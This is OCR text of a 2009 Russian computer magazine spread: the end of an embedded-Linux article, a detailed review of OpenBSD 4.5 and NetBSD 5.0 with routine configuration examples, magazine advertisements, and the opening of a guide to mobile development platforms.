На выходе — запакованный архив с файловой системой. Только она пока что нерабочая. Суть в том, что скрипт не смог довыполнить настройку дистрибутива, так как архитектура, на которой он выполнялся (x86), отличается от целевой. В любом случае, в корне получившегося образа будет лежать скрипт emsecondstage, который надо всеми правдами и неправдами запустить уже на самом девайсе. Как это сделать — дело твое. Можешь скинуть образ на usb-флешку и воткнуть ее в девайс, либо примонтировать образ по сети. После chroot'а накати пакеты, живущие в /var/cache/apt/archives, начиная с libc6 и sysvinit, и ты получишь настоящий Debian.

КУДА ДАЛЬШЕ?

Тут все зависит от наличия у тебя энтузиазма, свободного времени и девушки. Делай с еще одним появившимся в твоем доме компьютером все, что пожелаешь, используй мощь установленного на него Линукса по максимуму! Для начала, оптимизируй ядро и ФС по размеру и эффективности, например, выбрось из него поддержку HID-устройств и всего прочего, что никогда не будет подключено к девайсу.

Потом можешь попробовать избавиться от монстрообразного U-Boot. Операционка-загрузчик — это, конечно, хорошо, но и 4-килобайтный AT91 Bootstrap после некоторой допилки вполне может подготовить контроллер к загрузке ядра. Далее — подари своему одноплатнику внешний USB-винчестер и научи его качать торренты и раздавать файлы по Сети. Вырубив 400-ваттный файл-сервер, можно неплохо сэкономить на электроэнергии. Потом воткни веб-камеру, поставь легкий http-сервер и следи за территорией через страничку, выведенную сквозь файрвол в интернет. Короче, непаханое поле для экспериментов, лишь бы скорости хватало, да времени. ⌶

Смотри в мае на телеканале gameland.tv





Техно

В плане новостей из мира высоких технологий зрителей ждет несколько сюрпризов. Вы увидите серию анонсов от Apple, рассказ о новинках, представленных на одной из европейских технических выставок, внимательный анализ новой мобильной линейки Nokia и самые горячие модели ноутбуков и нетбуков весны этого года. Помни, о дате начала вторжения роботов ты узнаешь только из официального органа вещания всех механических существ – из программы «Техно».

Когда: Ежедневно в 11:00.







Информацию о подключении требуйте у вашего регионального оператора



















ЕВГЕНИЙ «J1M» ЗОБНИН
/ ZOBNIN@GMAIL.COM/

НОВЫЕ ГРАНИ BSD

Детальный обзор OpenBSD 4.5 и NetBSD 5.0

В сегодняшнем UNIX-мире развитие Linux и FreeBSD напоминает бесконечную гонку за модой, превращающую операционные системы в клубок запутанного кода, а сообщества — в рассадник троллей и надменных гуру. На этом фоне стоящие в сторонке Open/NetBSD могут стать настоящей отдушиной и примерами того, как мудрые люди создают красивые, лишенные попсовости операционки.

OPENBSD. ЛИШЬ ДВЕ УДАЛЕННЫЕ УЯЗВИМОСТИ ЗА ВСЕ ВРЕМЯ СУЩЕСТВОВАНИЯ


OpenBSD — проект Theo de Raadt и группы единомышленников, отпочковавшийся от NetBSD в 1995 году и начатый с целью создать полностью свободную операционную систему с оглядкой на высокую стабильность и безопасность. OpenBSD всегда славилась своей непотопляемостью, и, если описывать систему одним предложением, то получится что-то вроде: «Система для параноидальных админов». И это правда — код OpenBSD просто кишит многочисленными проверками на валидность данных, права доступа и полномочия. Для затруднения возможных атак рандомизируется абсолютно все, начиная от ID процессов и номеров портов и заканчивая страницами виртуальной памяти. Любой код перед включением в официальную ветку досконально проверяется и анализируется на предмет ошибок. И даже стороннее ПО, включенное в базовую поставку системы, распространяется с многочисленными доработками и заплатками, улучшающими стойкость. В рамках проекта написаны такие вещи, как незаменимый инструмент любого администратора — OpenSSH и едва ли не самый продвинутый и удобный в настройке брэндмауэр pf, который сегодня можно найти в любой ОС семейства BSD.

Борьба за качество и легальность кода — еще одна отличительная черта разработчиков OpenBSD. Будучи поборниками лицензии BSD и толково написанного, лаконичного кода, участники проекта готовы доработать и переписать любой компонент системы, созданный сторонними разработчиками. В составе OpenBSD уже распространяется собственная реализация системы контроля версий CVS, сервер и клиент для протоколов NTP, SNMP, OSPF, BGP, а в 4.5 войдет еще и демон SMTP. Обсуждается возможность создания простого и быстрого компилятора языка Си и замены GNU binutils. Разработчики всегда ратовали за открытие спецификаций на «железо» и без лишних слов брались за написание открытых аналогов драйверов, огромное количество которых перекочевало в NetBSD и FreeBSD.

Лучшее применение OpenBSD — сетевые маршрутизаторы и мосты, где ОС в полной красе покажет свои возможности.

В НАЧАЛЕ НОЯБРЯ 2008 ГОДА УВИДЕЛА СВЕТ

OpenBSD 4.4. В состав ее вошли OpenSSH 5.1, пригодный к использованию OpenCVS, утилиты sysmerge и tcpbench, а также несколько новых драйверов и улучшений в подсистемах ядра (самым главным из которых стала поддержка WPA/WPA2 для беспроводных устройств) и стандартных утилитах. Что же нас ждет в новом релизе? Первое, что обращает на себя внимание — smtpd, безопасный, легкий, удобный в настройке SMTP-демон, который нацелен не столько заменить всемогущий sendmail, сколько обеспечить простоту развертывания и удобство использования. В конфигурацион-



РОДСТВЕННЫЕ СВЯЗИ ПРЕДСТАВИТЕЛЕЙ СЕМЕЙСТВА BSD

ДОБАВЛЯЕМ В КОНФИГ PF.CONF ПРАВИЛО С МЕТКОЙ PFLOW

ном файле используется pf-подобный синтаксис:

Пример конфигурационного файла smtpd

```
listen on localhost port 25
hostname localhost
accept for domain "localhost"
deliver to mbox "/var/mail/%u"
accept from $local for all relay
```

Сервер уже включен в дерево исходных кодов и умеет все, что может потребоваться в 95% случаев.

В состав версии 4.5 вошел OpenSSH 5.2, который может похвастать такими нововведениями:

- Клиентская опция '-y' для отправки логов в syslog вместо stderr, что может потребоваться при запуске в режиме демона.
- Директива конфигурационного файла ForceCommand теперь принимает аргументы для внутреннего sftp-сервера.
- sshd стал понимать опции PermitEmptyPasswords и AllowAgentForwarding, прописанные в блоках Match.
- Удаленное перенаправление портов с прослушиваемым портом 0 (в этом случае сервер должен динамически выделить порт и сообщить его клиенту).
- Поддержка протокола SOCKS4A для динамического перенаправления портов, которое, кстати, теперь можно настроить и через командную строку клиента, доступную по ~C.

Кроме новых возможностей, в OpenSSH 5.2 устранены две теоретические уязвимости и исправлен десяток багов.

Код стека bluetooth синхронизирован с NetBSD и по умолчанию включен в код ядра для платформ alpha, amd64, armish, hppa, i386, landisk, macppc, sparc64 и zaurus. Добавлены демон btd (8), утилита btctl (8) и конфигурационный файл bt.conf (5) для управления bluetooth-устройствами.

В код беспроводного стека добавлена начальная реализация 802.11x PMKSA кэширования и преаутентификации, поддержка протокола BIP (Broadcast/Multicast Integrity Protocol) для 802.11w. Включен код дефрагментации для приема MSDU и MMPDU фрагментов. Драйвера ipw (4) и iwi (4) теперь поддерживают WPA. Опция chan, переданная ifconfig (8), приводит к печати всех поддерживаемых каналов, а scan выводит список досягаемых точек доступа.

Из ядра удален код реализации /dev/drum и /dev/prandom. Добавлена поддержка семейства процессоров ARM9e для платформы ARM. DRM-модули inteldrm и radeondrm, необходимые для поддержки аппаратного ускорения на соответствующих видеокартах, теперь по умолчанию включены в ядро. Генератор случайных чисел отныне возвращает собственное значение для каждого процессора. Список поддерживаемых платформ пополнился еще двумя позициями: gumstix и OpenMoko, хотя реализация последней настолько примитивна, что может использоваться только для тестирования. Добавлено новое псевдоустройство pflow (4), которое экспортирует данные IP-аккаунтинга через UDP в совместимом с NetFlow 5 формате. Чтобы настроить интерфейс pflow, нужно выполнить следующие команды:


```
# ifconfig pflow0 create
# ifconfig pflow0 flowsrc 192.168.1.2 flowdst
192.168.1.1:1234
```

Для примера произведем учет ICMP-запросов, приходящих на внешний сетевой интерфейс:

host1# vi/etc/pf.conf

```
pass in on $ext_if inet proto icmp to ($ext_if)
keep state (pflow)
host1# pfctl -f/etc/pf. conf
host2# ping host1
host1# pfctl -vss | grep -B1 pflow | head
all icmp 77.41. XX. YY: 1 <- 212.34. XX. YY:
45333 0:0
age 00:00:02, expires in 00:00:09, 2:0 pkts,
168:0 bytes, rule 14, pflow
```

Псевдоустройство pfsync (4) переведено на использование протокола пятой версии, который не совместим с предыдущими. В gcc и gdb добавлена поддержка PIE (Position Independent Executables), которые рандомизируют размещение кода, данных, стека и блока библиотек внутри исполняемого файла. Утилиты fstat (1), pstat (8) и некоторые переменные sysctl больше не показывают смещения в фай-



▹ **info**

- Новые версии OpenBSD выходят каждые полгода: 1 мая и 1 ноября.
- В OpenBSD не используются драйвера со скомпилированными объектными модулями с нераскрываемым исходным кодом.
- Удобный сервис по работе с деревом портов OpenBSD: http://openports.se.



▹ **dvd**

- На прилагаемом к журналу диске ты найдешь OpenBSD 4.5 и NetBSD 5.0.

OPENBSD 4.5

OPENBSD 4.5
NETBSD 5.0

```
andrushock@evo.synack.local (ttyp0) - /home/andrushock
ral0: flags=8943<UP,BROADCAST,RUNNING,PROMISC,SIMPLEX,MULTICAST> mtu 1500
        lladdr 00:0f:ea:91:43:f6
        priority: 0
        groups: wlan
        media: IEEE802.11 autoselect mode 11g hostap
        status: active
        ieee80211: nwid wlan chan 11 bssid 00:0f:ea:91:43:f6 wpapsk <not display
ed> wpaprotos wpa1,wpa2 wpaakms psk wpaciphers tkip,ccmp wpagroupcipher tkip 100
dBm
        inet6 fe80::20f:eaff:fe91:43f6%ral0 prefixlen 64 scopeid 0x5
bridge0: flags=41<UP,RUNNING> mtu 1500
        priority: 0
        groups: bridge
pflog0: flags=141<UP,RUNNING,PROMISC> mtu 33204
        priority: 0
        groups: pflog
tun0: flags=9843<UP,BROADCAST,RUNNING,SIMPLEX,LINK0,MULTICAST> mtu 1500
        lladdr 00:bd:08:3b:f3:01
        priority: 0
        inet 192.168.2.1 netmask 0xffffff00 broadcast 192.168.2.255
        inet6 fe80::2bd:8ff:fe3b:f301%tun0 prefixlen 64 scopeid 0x9
pflow0: flags=1<UP> mtu 1492
        priority: 0
        pflow: sender: 0.0.0.0 receiver: 0.0.0.0:0
        groups: pflow
```

ПРОСМАТРИВАЕМ СПИСОК ДОСТУПНЫХ СЕТЕВЫХ ИНТЕРФЕЙСОВ

лах и другую информацию для пользователей, не владеющих этими файлами (root по-прежнему видит все). Ядро OpenBSD обзавелось поддержкой алгоритмов HMAC-MD5, HMAC-SHA1, HMAC-SHA256, AES-128-CMAC и AES «Key Wrap», которые используются для асcиметричного шифрования других ключей (смотри /usr/src/sys/crypto).

В resolv.conf теперь можно указывать номер порта для записей nameserver, то есть строка вида «nameserver 17.16.67.143:5353» будет корректно обработана, и все запросы пойдут на порт 5353 вместо стандартного 53-го.

Множество изменений было произведено в aucat. Теперь утилита потребляет меньше процессорных мощностей, умеет слушать несколько сокетов с отдельным уровнем громкости для каждого потока и может работать в режиме обратной петли. Все это превращает программу в настоящий аудио-сервер, способный выступать в качестве замены jack или PulseAudio. Для примера приведу команду запуска aucat в режиме сервера с двумя слушающими сокетами, громкость одного из которых установлена в 65 (default), а второго — выкручена на полную (max): `$ aucat -l -v 65-s default -v 127-s max`. Стандартный клиент ftp теперь умеет игнорировать псевдокаталоги (чтобы рекурсивные закачки не создавали бесконечный цикл), корректно докачивать файлы, поддерживает прокси, защищенные паролем, и флаг '-n' для получения только обновленных файлов.

Во многих утилитах исправлены ошибки и выловлены утечки памяти. Решена проблема DHO_DHCP_OPTIONS_OVERLOAD в dhcpd (8) и проблема неправильного обновления в коде BGP, которая могла привести к незапланированному закрытию сессии. Закрыты бреши безопасности в коде OpenSSL и named (8).

В коде ACPI устранена паника на нетбуках Asus eeePC 1000H и добавлен воркараунд для сбойных ACPI BIOS'ов.

NETBSD. РАБОТАЕТ ДАЖЕ НА ТОСТЕРАХ

NetBSD — первая ОС семейства BSD, родившаяся в 1993 году на кодовой базе 4.3BSD Net/2, 4.4BSD-Lite и 4.4BSD-Lite2, распространяемых калифорнийским университетом Беркли. Лозунг NetBSD — «Конечно, NetBSD может работать и на этом» (Of course it runs NetBSD). Система портирована на 60 аппаратных платформ, для каждой из которых доступны тысячи прекомпилированных пакетов. Причем сама система сборки пакетов, именуемая pkgsrc, способна работать практически на любой POSIX-совместимой системе без каких-либо затруднений.

Что тут скажешь? Целостность ОС и проработанность дизайна всех компонентов системы, ставшие следствием высокой портабельности,— одно из важнейших достоинств NetBSD.

NETBSD 5.0


Если OpenBSD 4.5 — релиз минорный, больших изменений в себе не несущий, то анонс NetBSD 5.0 — событие громкое и значимое. С момента выхода 4.0 прошло уже более двух лет. За это время разработчики переносимой BSD добавили в свое творение множество самых разнообразных, интересных (порой — неожиданных) новшеств.

Наиболее значительные изменения произошли в ядре ОС. Теперь FFS имеет поддержку журналирования; добавлен код реализации 1:1 потоков; переработаны планировщик процессов и система блокировок; реализация malloc заменена на jemalloc; порт на Xen обновлен до версии 3.3; интегрирована новая, независимая от архитектуры система управления питанием и обмена сообщениями между драйверами PMF; появилась поддержка ACPI suspend/resume, новый фреймворк rump для запуска частей ядра в пространстве пользователя и системы puffs для реализации файловых систем вне ядра. Добавлено множество новых драйверов и обновлены существующие.

Обо всем подробнее. Код журналирования метаданных WAPBL (Write Ahead Physical Block Logging) подарен проекту компанией Wasabi Systems, использующей его аж с 2003-го года (ничего удивительного — несколько ведущих разработчиков NetBSD работают в этой компании). Это реализация классической модели журналирования всех операций записи блоков перед их непосредственным применением.

Изюминка системы в том, что она не требует какого-либо преобразования ФС (достаточно просто добавить опцию log в /etc/fstab) и в большинстве задач показывает производительность выше, чем soft-dependencies (soft-updates, говоря на языке FreeBSD).

Появилась поддержка чтения с файловых систем EFS (разработка Silicon Graphics) и HFS+ (файловая система Apple). Наконец добавлена утилита newfs_ext2fs (8) для создания файло-





NETBSD ПРЕКРАСНО ЧУВСТВУЕТ СЕБЯ НА ТОСТЕРЕ...

вых систем ext2, реализация которой, кроме того, обзавелась поддержкой 32-битных полей uid/gid. Существенно увеличена производительность msdosfs, скорость записи на которую теперь может происходить до 16 раз быстрее. Интегрирована команда mount_sysctlfs (8), позволяющая представить дерево переменных sysctl в виде файловой системы. ОС научилась писать в UDF, для чего были добавлены соответствующие изменения в ядро и две новые утилиты: mmcformat (8) и newfs_udf (8). Код файловой системы unionfs синхронизирован с FreeBSD, а поддержка NQNFS удалена из состава ядра. Особого внимания заслуживает фреймворк rump (Runnable Userspace Meta Programs), позволяющий запускать части ядра как пользовательские процессы. Rump придает NetBSD черты настоящей микроядерной ОС, но идея, лежащая в его основе, очень проста. Сам фреймворк представляет собой не что иное, как вынесенный в пространство пользователя набор внутриядерных функций. Он используется высокоуровневыми, не зависимыми от аппаратной платформы частями ядра для доступа к низкоуровневым. Вместе с rump в NetBSD вошла и программа rump_nfs (8), реализующая клиент NFS в пространстве пользователя. Более того, любую файловую систему теперь можно перекомпилировать для работы вне ядра.

Другая интересная новинка ядра — puffs (Pass-to-Userspace Framework File System) — фреймворк, использующий возможности rump и позволяющий реализовать файловую систему любой сложности полностью в пространстве пользователя. Вместе с фреймворком также добавлены файловые системы, использующие его возможности:

- mount_psshfs (8) — виртуальная файловая система для монтирования sftp-сессий;
- mount_puffsportal (8) — экспериментальная реализация portalfs в пространстве пользователя;
- mount_9p (8) — файловая система для монтирования файловых сервисов 9P (протокол, применяемый в распределенных операционных системах Plan9 и Inferno).

Поверх puffs создана обертка совместимости с FUSE (File system in USErspace, fuse.sf.net). Пример подключения sftp-сессии с помощью mount_psshfs:

```
mount_psshfs -O Compression=yes
vasya@host.com:/usr/mnt
```

В ядро импортированы переработанные системы блокировок, реализованные в ветках newlock2 и vmlocking2, а также патч для бло-

...И РАЗЛИЧНЫХ ВСТРАИВАЕМЫХ УСТРОЙСТВАХ

СТОРОННЕЕ ПО В БАЗОВОЙ ПОСТАВКЕ NETBSD 5.0

ipf 4.1.29
BIND 9.5.0-P2
NTP 4.2.4p6
OpenLDAP 2.4.11
OpenPAM 20071221
OpenSSH 5.0
OpenSSL снапшот от 20080509
Postfix 2.5.4
GNU GCC 4.1 снапшот от 20080831

кировки сокетов. Изменению подвергся и код библиотеки libpthread, в которую было добавлено несколько улучшений в области синхронизации потоков. Модель потоков SA заменена на 1:1. Код реализации malloc заменен на jemalloc из FreeBSD, оптимизированный для многонитевых приложений. Интегрирован модульный планировщик SCHED_M2, который показывает высокую производительность на многопроцессорных системах, поддерживает исполнение процессов в реальном времени и позволяет выбирать алгоритм планирования, не останавливая систему. Теперь NetBSD более масштабируема и показывает заметный прирост производительности на MP-системах. Большим изменениям подвергся код совместимости с Linux (compat_linux (8) и compat_linux32). Из FreeBSD импортирован код поддержки TLS, добавлены системные вызовы getdgid, old_uname, readdir, pread, pwrite, mlock, munlock, msync, sys_clock {getres, gettime, settime} и несколько системных вызовов семейства chown. Обновлена поддержка IPC, добавлена поддержка ossaudio (3). Виртуальная файловая система procfs теперь экспортирует /proc/stat, /proc/loadavg и /proc/<pid>/statm. Обновлена поддержка эмуляции 32-битной NetBSD (compat_netbsd32 (8)), удалена поддержка эмуляции HP-UX (compat_hpux). Код реализации «магических символических ссылок», позволяющий симлинкам указывать на разные файлы в зависимости от значения одной или нескольких специальных переменных, обновлен и поддерживает переменную @ruid, которая раскрывается в «настоящий» UID процесса. Эта возможность используется для создания изолированного /tmp для каждого пользователя (опция «per_user_tmp=yes» в /etc/rc.conf). Магические симлинки — довольно простой, но полезный механизм, который позволяет сделать, например, так (на машине x86 ~/bin будет указывать на ~/bin-i386):

```
# sysctl vfs.generic.magiclinks=1
$ ln -s/home/vasya/bin-@
machine/home/vasya/bin
```

Обновлен стек bluetooth и сопутствующие утилиты. В ядро добавлен драйвер для Bluetooth HCI UART, написанный с оглядкой на Linux-драйвера BlueZ и позволяющий пересылать пакеты через последовательный порт. Добавлены демон btuartd (8), который управляет работой драйвера, bpand (8), управляющий профилями PAN (Bluetooth Personal Area Networking) и btkey (1) — программа для работы с ключами соединений. Утилита ifconfig (8) по команде «list scan» теперь выдает список досягаемых точек доступа.
Из других изменений внутри ядра можно отметить работу на консоли Microsoft Xbox, поддержку DRM (Direct Rendering Manager), необходимую для работы 2D- и 3D-ускорения в видеодрайверах, поддержку PIE. Порт на Xen обновлен до версии 3.3, добавлена поддержка архитектуры amd64 (dom0 и domU) и расширения i386 PAE для domU. Из соображений безопасности удален механизм systrace. Ядро теперь еще больше совместимо с POSIX и поддерживает такие расширения стандарта как: POSIX Real-time, Asynchronous I/O и POSIX message queues. Псевдодрайвер fast_ipsec (4) обучили работе с технологией IPSec NAT-T, код брэндмауэра pf (4) синхронизирован с OpenBSD 4.2. Появилась поддержка «ipv6 fast forward». Второй стадией загрузки теперь можно управлять через конфигурационный файл boot.cfg (8), пример которого приведен ниже:

```
menu=Boot normally: boot netbsd
menu=Boot single user: boot netbsd -s
menu=Disable ACPI: boot netbsd -2
menu=Disable ACPI and SMP: boot
netbsd -12
menu=Drop to boot prompt: prompt
default=1
timeout=5
```

В базовое окружение NetBSD были добавлены:

- Утилиты audit-packages и download-vulnerability-list для поиска известных уязвимостей в установленных пакетах.
- Утилита acpitools, импортированная из FreeBSD.
- c99 — враппер, запускающий cc в режиме совместимости со стандартом C99.
- tprof — простой профайлер, основанный на идее мониторинга производительности.
- schedctl — программа, предназначенная для управления планированием процессов и потоков.
- psrset — утилита для управления группами процессоров.
- cpuctl — позволяет легко включить/отключить нужный процессор.
- dkscan_bsdlabel — инструмент для поиска «BSD disklabel» на диске.

Переработке и модернизации также подверглись существующие утилиты:

- amd теперь умеет запрашивать карты (amd maps) у сервера LDAP.
- config научился генерировать конфигурационный файл LINT для ядра (флаг '-L').
- newsyslog сожмет файлы логов с помощью bzip2, если указать флаг 'J' в конфигурационном файле/etc/newsyslog. conf.
- bioctl существенно переработана и теперь умеет создавать/удалять «hot-spare», диски «pass-through» и RAID-тома, запускать/останавливать проверки на согласованность данных в томах.
- patch импортирован из DragonFly.
- sdiff импортирован из OpenBSD.
- xargs импортирован из FreeBSD.

В базовую поставку были включены httpd — простой HTTP-сервер, написанный на Си, и dhcpcd 4.0.11.

ТИШЕ ЕДЕШЬ — ДАЛЬШЕ БУДЕШЬ

Размеренное, неторопливое движение к намеченной цели — еще одна привлекательная черта «альтернативных» BSD. Никакой погони за нововведениями и желания урвать куски сразу всех возможных рынков. Проекты OpenBSD и NetBSD уже давно перешли черту зрелых, полностью готовых к использованию продуктов, и сейчас идет процесс планомерного развития и приспособления к меняющемуся рынку IT. Слежение за разработкой этих ОС сродни чтению мантры, которая успокаивает и наводит на правильные мысли.

В OpenBSD 4.5 ИЗ НАБОРА ПРЕКОМПИЛИРОВАННЫХ ПАКЕТОВ ДЛЯ ПЛАТФОРМ i386/amd64 СТОИТ ВЫДЕЛИТЬ:

```
Gnome 2.24.3
KDE 3.5.10
Xfce 4.4.3
OpenOffice.org 2.4.2 и 3.0.1
OpenArena 0.8.1
Mozilla Firefox 3.0.6
Mozilla Thunderbird 2.0.0.19
MySQL 5.0.77
PostgreSQL 8.3.6
```

СУПЕР ЦЕНА

ПЕРВЫЙ В РОССИИ ЭЛЕКТРОННЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

PC ИГРЫ.zip

#05(65), МАЙ 2009

(game)land hi-fun media

ВСЕГО ЗА 70 РУБЛЕЙ!

KINGS BOUNTY

ТЕМА НОМЕРА

ПРИНЦЕССА В ДОСПЕХАХ

АДДОН К ЛУЧШЕЙ ОТЕЧЕСТВЕННОЙ ИГРЕ СОВРЕМЕННОСТИ

- **КРЕСТНЫЙ ОТЕЦ 2** ПРЕДЛОЖЕНИЕ, ОТ КОТОРОГО НЕЛЬЗЯ ОТКАЗАТЬСЯ
- **FALLOUT 3: THE PITT** ПИТТСБУРГСКАЯ РЕЗНЯ. БЕНЗОПИЛОЙ.
- **ОСОБО ОПАСЕН: ОРУДИЕ СУДЬБЫ** WANTED?
- **«ДЕНЬ ГЕЙМЕРА»** НАШ ПРОФЕССИОНАЛЬНЫЙ ПРАЗДНИК

DVD PC ИГРЫ.zip

НА ДИСКЕ: МАЙ 05(65)

ПОЛНАЯ ВЕРСИЯ ЭЛЕКТРОННОГО ЖУРНАЛА О КОМПЬЮТЕРНЫХ ИГРАХ

+ ВИДЕОРЕЦЕНЗИИ, ДОПОЛНЕНИЯ, ДЕМОВЕРСИИ, ПАТЧИ, СОФТ

8.5 ГБАЙТ

СОДЕРЖАНИЕ НОМЕРА:

СПЕЦ
Программист игровой студии
Мода на Steam
Самые необычные промоакции в игровой индустрии

ОБРАТИ ВНИМАНИЕ!
Галерея
Буря в стакане: Гонки на маршрутках
Alpha Protocol
Risen
Aion: The Tower of Eternity
Split/Second
Война в небе

РЕЦЕНЗИИ
The Last Remnant
Sudden Strike: The Last Stand
Вин Дизель. Wheelman
Монстры против пришельцев
Tom Clancy's H.A.W.X.
World in Conflict: Soviet Assault
Grand Ages: Rome
Command & Conquer: Red Alert 3 Uprising
Watchmen: The End Is Nigh
Trainz Simulator 2009: World Builder Edition
Гид покупателя

INDIE GAMES
Игры от независимых разработчиков

СПЕЦ
Мастер Лоуполи

ОНЛАЙН
Онлайновые новости
Флеш-рояль
Дневники World of Warcraft
Дневники Dungeons & Dragons Online: Stormreach
Дневники разработчиков Аллодов Онлайн

ЖЕЛЕЗО
Железные новости
Тестирование игровых клавиатур
Мини-тест Plantronics GameCom 377
Технология платформы NVIDIA ION
Разгон игрового компьютера «Эксимер» GAMER-A 8377
Empire: Total War – технический обзор
Играем быстрее
Сделай сам

РЕТРО
Daikatana
Сладкая жизнь Джона Ромеро
Дайджест
Ретроновости

ПУЛЬС

ПРЕВЬЮ
X-Men Origins: Wolv...
Prototype

РЕЦЕНЗИИ
The Last Remnant
World in Conflict: Soviet Assault
Watchmen: The End Is Nigh
Вин Дизель Wheelman
Command & Conquer: Red Alert 3 Uprising
Grand Ages: Rome
Tom Clancy's H.A.W.X.
Fallout 3: The Pitt
Fallout 3: Operation: Anchorage
Особо опасен: Орудие судьбы
Крестный отец 2
King's Bounty: Принцесса в доспехах


ТРЕЙЛЕРЫ
Wolfenstein
Modern Warfare 2
Need For Speed: Shift
DiRT 2
Battlefield: Bad Company 2
Batman: Arkham Asylum
Alpha Protocol
StarCraft 2
Black Prophecy

ИЩИТЕ В ПРОДАЖЕ

С 7 МАЯ







ОЛЕГ ПРИДЮК
/ AZANITO@GMAIL.COM /

Куда податься телефонному КОДЕРУ?

Полный гид по мобильным платформам для программиста

Тот факт, что зарабатывать космокредиты на кодинге под мобилы нелегко, сомнений не вызывает. Именно поэтому программистов для **Symbian, iPhone, BlackBerry, Windows Mobile, Android** и других мобильных платформ почтенно зовут девелоперами. А когда зовут — обещают много платить за хорошую работу. Может и тебе пора влиться в стройные ряды воинов мобильного R&D?

APPLE IPHONE

СПРАВКА:

Используемые языки низкоуровневого программирования: Objective C, C++
Примерное количество проданных устройств: около 15 млн.
Доля рынка смартфонов: 16%
Количество выпущенных моделей телефонов: 2

ПОЗИТИВНЕНЬКО:

- Удобный SDK
- Единый магазин программ с большим количеством покупателей
- Не надо заботиться о совместимости с архивом выпущенного железа

ПРОТИВНЕНЬКО:

- Принципиальная невозможность реализовать многие функции через официальный SDK
- Необходимость иметь компьютер Apple или с Mac OS X для установки IDE
- Сложно продать программу дороже $5

Софт для великого и ужасного гаджета из Куперитно не пишет только ленивый или бездарный. Компания сумела создать глянцевый телефон, глянцевый SDK, отполировала все грамотным пиаром и прикрепила качественную документацию (подробнее об этом мы писали в декабрьском][).
Программы для iPhone продаются легко и быстро,— владельцы сверкающей мобилки оперативно и с завидной периодичностью заходят в специально отведенное место, именуемое AppStore, и покупают там свежие игры и софт. Основная часть покупаемого стоит от $0.99 до $4.99. Это достаточно простые программы кодеров-любителей или маленьких компаний, часто выполняющие 1–2 функции. Такой софт ласково называют iFart (в вольном перевода — «яПук»). Программы, которые после мелькания на главной странице попадают в top100 или, еще лучше, в top20, зарабатывают своему создателю тысячи долларов. Но стандартный сценарий таков: в первый день появления на главной — 20–30 покупок, затем падение в архив и 1–2 покупки в неделю (что приносит автору по одному-два бакса в день или неделю). Стабильно, но как-то не очень прибыльно. Подобная незавидная участь постигает 80% программ в AppStore.
Позитивный момент заключается в том, что существует единый магазин, который уже встроен в телефон, о котором пользователи знают, куда постоянно заходят и... покупают, покупают, покупают. Ни один другой производитель телефонов не смог привить покупателям своеобразный рефлекс, что софт надо брать не на форумах, а в магазине. Даже охочие до халявы жители нашей прекрасной страны, представьте себе, софт для Symbian воруют, а для iPhone — покупают.
Такая вот система ценностей. Если грамотно подойти к вопросу и создать программу, которую захотят купить тысячи пользователей, то можно срубить определенное количество денег.
